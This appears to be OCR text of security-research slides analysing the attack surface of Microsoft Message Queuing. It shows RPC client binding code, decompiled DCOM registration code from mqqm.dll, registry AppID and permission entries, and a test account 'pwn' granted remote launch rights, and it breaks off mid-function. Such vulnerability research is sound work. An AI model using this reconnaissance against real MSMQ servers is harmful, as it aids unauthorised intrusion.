
```
RPC_STATUS RpcBindingSetAuthInfoExW(
        RPC_BINDING_HANDLE Binding,
        RPC_WSTR ServerPrincName,
        unsigned long AuthnLevel,
        unsigned long AuthnSvc,
        RPC_AUTH_IDENTITY_HANDLE AuthIdentity,
        unsigned long AuthzSvc,
        RPC_SECURITY_QOS *SecurityQOS );
```

```
typedef struct _SEC_WINNT_AUTH_IDENTITY_A
{
    unsigned char *User;
    unsigned long UserLength;
    unsigned char *Domain;
    unsigned long DomainLength;
    unsigned char *Password;
    unsigned long PasswordLength;
    unsigned long Flags;
} SEC_WINNT_AUTH_IDENTITY_A,
*PSEC_WINNT_AUTH_IDENTITY_A;
```

Connect to MSMQ RPC Server

- With a domain-joined user, it’s not need to authenticated with RPC_AUTH_IDENTITY_HANDLE structure.


- For in PRC_AUTH_IDENTITY_HANDLE parameter, specify a null value to use the security login context for the current address space.



```
if ((rpcstat = RpcStringBindingComposeW(
    0,
    (RPC_WSTR)L"ncacn_ip_tcp",
    (RPC_WSTR)char2wchar(argc[1]),
    (RPC_WSTR)endpoint.c_str(),
    0,
    &StringBinding)) != RPC_S_OK)
{
    printf("error bind remote binding. %x\n", rpcstat);
    return EXIT_FAILURE;
}

if ((rpcstat = RpcBindingFromStringBinding(StringBinding, &hBinding)) != RPC_S_OK)
{
    printf("error bind from string binding. %x\n", rpcstat);
    return EXIT_FAILURE;
}

SecurityQOS.Version = 1;
SecurityQOS.ImpersonationType = 4;
SecurityQOS.Capabilities = 8;
SecurityQOS.IdentityTracking = 1;

if (RpcBindingSetAuthInfoEx(hBinding, 0, 6, 0xA, 0, 0, &SecurityQOS) != RPC_S_OK)
{
    printf("RpcBindingSetAuthInfoEx failed\n");

    return EXIT_FAILURE;
}
```


Attack surface analysis -- DCOM

- **And we found DCOM register function in mqqm.dll**



```
HRESULT __stdcall DllRegisterServer()
{
  int v0; // edx
  struct ATL::_ATL_MODULE *v1; // rcx
  const struct _GUID *v2; // r8
  signed int v3; // ebx
  LSTATUS v4; // eax
  HKEY hKey; // [rsp+40h] [rbp+8h] BYREF

  v3 = ATL::AtlModuleRegisterServer(v1, v0, v2);
  if ( v3 >= 0 )
  {
    hKey = 0i64;
    if ( RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey) )
    {
      return -2147221168;
    }
    else
    {
      v4 = RegSetValueExW(hKey, L"DllSurrogate", 0, 1u, " ", 2u);
      if ( v4 )
      {
        if ( v4 > 0 )
          v3 = (unsigned __int16)v4 | 0x80070000;
        else
          v3 = v4;
      }
      RegCloseKey(hKey);
    }
  }
  return v3;
}
```

DCOM Basics




Distributed Component Object Model (**DCOM**) is
a proprietary Microsoft technology for communication
between software components on networked computers.

DCOM Registry

- We could found the registered DCOM server configuration in Registry

```
RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)
```



Computer\HKEY_CLASSES_ROOT\AppID\{0C3B05FB-3498-40C3-9C03-4B22D735550C}


```
{0C3B05FB-3498-40C3-9C03-4B22D735550C}
{0CA545C6-37AD-4A6C-BF92-9F7610067EF5}
{0da7bfdf-c0a0-44eb-be82-b7a82c4721de}
{1202DB60-1DAC-42C5-AED5-1ABDD432248E}
{12C21EA7-2EB8-4B55-9249-AC243DA8C666}
{13390438-AA43-44B5-AEF0-DA857DD05B00}
{133eac4f-5891-4d04-bada-d84870380a80}
{135fd325-45b7-4c30-89f8-4386961669f0}
{136A0DC7-DF5C-4271-A2AC-15DF1A1323F2}
{145B4335-FE2A-4927-A040-7C35AD3180EF}
{150F28F1-49A5-4C28-BE1A-CFA854A1D04B}
{152EA2A8-70DC-4C59-8B2A-32AA3CA0DCAC}
{1538524A-8AC3-4C33-BF0C-C2F9CE51DD50}
{15533488-4A86-4DDA-B82C-DF60F640ADF4}
{15c20b67-12e7-4bb6-92bb-7aff07997402}
{15c653f2-77f1-4cac-9644-656982d12f12}
{16A18E86-7F6E-4C20-AD89-4FFC0DB7A96A}
{1725704B-A716-4E04-8EF6-87ED4F0A180A}
{18FBD4BC-16EA-47f2-8AD0-868C1269C79A}
{19833350-BF9B-42A1-BDF0-BD1FCBE1FD31}
{19BCA967-D266-436f-B2D4-CBE4D4B42F96}
{19DF338E-D89E-4894-80D0-9FD4AEDC21A8}
```

Name	Type	Data
(Default)	REG_SZ	RASDLGLUA
AccessPermission	REG_BINARY	01 00 04 80 58 00 00 00 68 00 00 00 00 00 00 00 14 00...
DllSurrogate	REG_SZ	
LaunchPermissi...	REG_BINARY	01 00 04 80 5c 00 00 00 6c 00 00 00 00 00 00 00 14 00...

MSMQ DCOM

- Let’s check MSMQ DCOM Configuration in Registry, there is only a DllSurrogate key value under it

```
RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)
```



Computer\HKEY_CLASSES_ROOT\AppID\{DCBCADF5-DB1b-4764-9320-9a5082af1581}


{DCBCADF5-DB1b-4764-9320-9a5082af1581}
{DCED8DB0-11A5-4b16-AB9D-4E28CA38C99F}
{DD9C53BC-8441-4B94-BD0E-36E6E02A6D61}
{ddcfd26b-feed-44cd-b71d-79487d2e5e5a}
{de5d803e-5d2a-4b5f-9c63-af25a465cc44}
{DE5DBCDC-104A-4cbc-A4D5-0C2104A142C5}

Name	Type	Data
(Default)	REG_SZ	MSMQ
DllSurrogate	REG_SZ	

AppID\{AppID_GUID}
DllSurrogate = path

MSMQ DCOM

```
RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)
```



Computer\HKEY_CLASSES_ROOT\AppID\{DCBCADF5-DB1b-4764-9320-9a5082af1581}


{DCBCADF5-DB1b-4764-9320-9a5082af1581}
{DCED8DB0-11A5-4b16-AB9D-4E28CA38C99F}
{DD9C53BC-8441-4B94-BD0E-36E6E02A6D61}
{ddcfd26b-feed-44cd-b71d-79487d2e5e5a}
{de5d803e-5d2a-4b5f-9c63-af25a465cc44}
{DE5DBCDC-104A-4cbc-A4D5-0C2104A142C5}

Name	Type	Data
(Default)	REG_SZ	MSMQ
DllSurrogate	REG_SZ	

Where are AccessPermission and LaunchPermission?

MSQ DCOM

```
RegOpenKeyExW(HKEY_CLASSES_ROOT, L"AppID\\{DCBCADF5-DB1b-4764-9320-9a5082af1581}", 0, 0x20006u, &hKey)
```



Computer\HKEY_CLASSES_ROOT\AppID\{DCBCADF5-DB1b-4764-9320-9a5082af1581}

{DCBCADF5-DB1b-4764-9320-9a5082af1581}
{DCED8DB0-11A5-4b16-AB9D-4E28CA38C99F}
{DD9C53BC-8441-4B94-BD0E-36E6E02A6D61}
{ddcfd26b-feed-44cd-b71d-79487d2e5e5a}
{de5d803e-5d2a-4b5f-9c63-af25a465cc44}
{DE5DBCDC-104A-4cbc-A4D5-0C2104A142C5}


Name	Type	Data
(Default)	REG_SZ	MSMQ
DllSurrogate	REG_SZ	

If this value does not exist,
the **DefaultLaunchPermission** value is checked in the same way to determine whether the class code can be launched.

https://learn.microsoft.com/en-us/windows/win32/com/launchpermission

Using Message Queue through DCOM

- Distributed COM (DCOM) provides a way for a computer that does not have Message Queuing installed (a DCOM client) to run applications that create and use Message Queuing COM objects on a remote Message Queuing independent client or Message Queuing server (a DCOM server).
- The official document which is provided by Microsoft introduces how to config the MSMQ DCOM Server which could be accessed by another users.


MSMQ Properties

General | Location | Security | Endpoints | Identity

Launch and Activation Permissions
Use Default [✓ Customize] Edit...

Access Permissions
Use Default [✓ Customize]

Configuration Permiss
Use Default [✓ Customize]

Learn more about setting

Launch and Activation Permission

Security


Group or user names:
- SYSTEM
- Administrators (test\Administrators)
- INTERACTIVE
- pwn (TEST\pwn)

Add... Remove

Permissions for pwn	Allow	Deny
Local Launch	✓	
Remote Launch	✓	
Local Activation	✓	
Remote Activation	✓	

https://learn.microsoft.com/en-us/previous-versions/windows/desktop/msmq/ms703266(v=vs.85)


Using Message Queue through DCOM



Computer\HKEY_CLASSES_ROOT\AppID\{DCBCADF5-DB1b-4764-9320-9a5082af1581}

- {DCBCADF5-DB1b-4764-9320-9a5082af1581}
- {DCED8DB0-11A5-4b16-AB9D-4E28CA38C99F}
- {DD9C53BC-8441-4B94-BD0E-36E6E02A6D61}
- {ddcfd26b-feed-44cd-b71d-79487d2e5e5a}
- {de5d803e-5d2a-4b5f-9c63-af25a465cc44}
- {DE5DBCDC-104A-4cbc-A4D5-0C2104A142C5}
- {DE7D3D65-5454-4EF5-9518-776739DAB39F}
- {DF4FCC34-067A-4E0A-8352-4A1A5095346E}
- {E055B85B-22BD-4E15-A34D-46C58AB320AD}

Name	Type	Data
(Default)	REG_SZ	MSMQ
AccessPermission	REG_BINARY	01 00 04 80 80 00 00 00 90 00 00 00 00 00 00 00 14 00...
DllSurrogate	REG_SZ	
LaunchPermissi...	REG_BINARY	01 00 04 80 80 00 00 00 90 00 00 00 00 00 00 00 14 00...


OleView .NET v1.11 - 64bit
File Registry Object Security Processes Storage Help
Registry Properties
AppIDs
MSMQ Access
Object Properties

Owner: BUILTIN\Administrators
Group: BUILTIN\Administrators
Integrity: N/A

DACL

Flags: None

ACL Entries

Type	Account	Access	Flags
Allowed	test\pwn	GenericAll	None
Allowed	NT AUTHORITY\SELF	GenericAll	None
Allowed	NT AUTHORITY\SYSTEM	Execute, ExecuteLocal	None
Allowed	BUILTIN\Administrators	GenericAll	None

Specific Access

Name	Access Mask
✓ Execute	0x00000001
✓ Execute Local	0x00000002
✓ Execute Remote	0x00000004

- After configured, it could be accessed by some other users, it expanded attack surface!

https://github.com/tyranid/oleviewdotnet

Connect to MSMQ DCOM server

```
HRESULT CoCreateInstanceEx(
            [in] REFCLSID Clsid,
            [in] IUnknown *punkOuter,
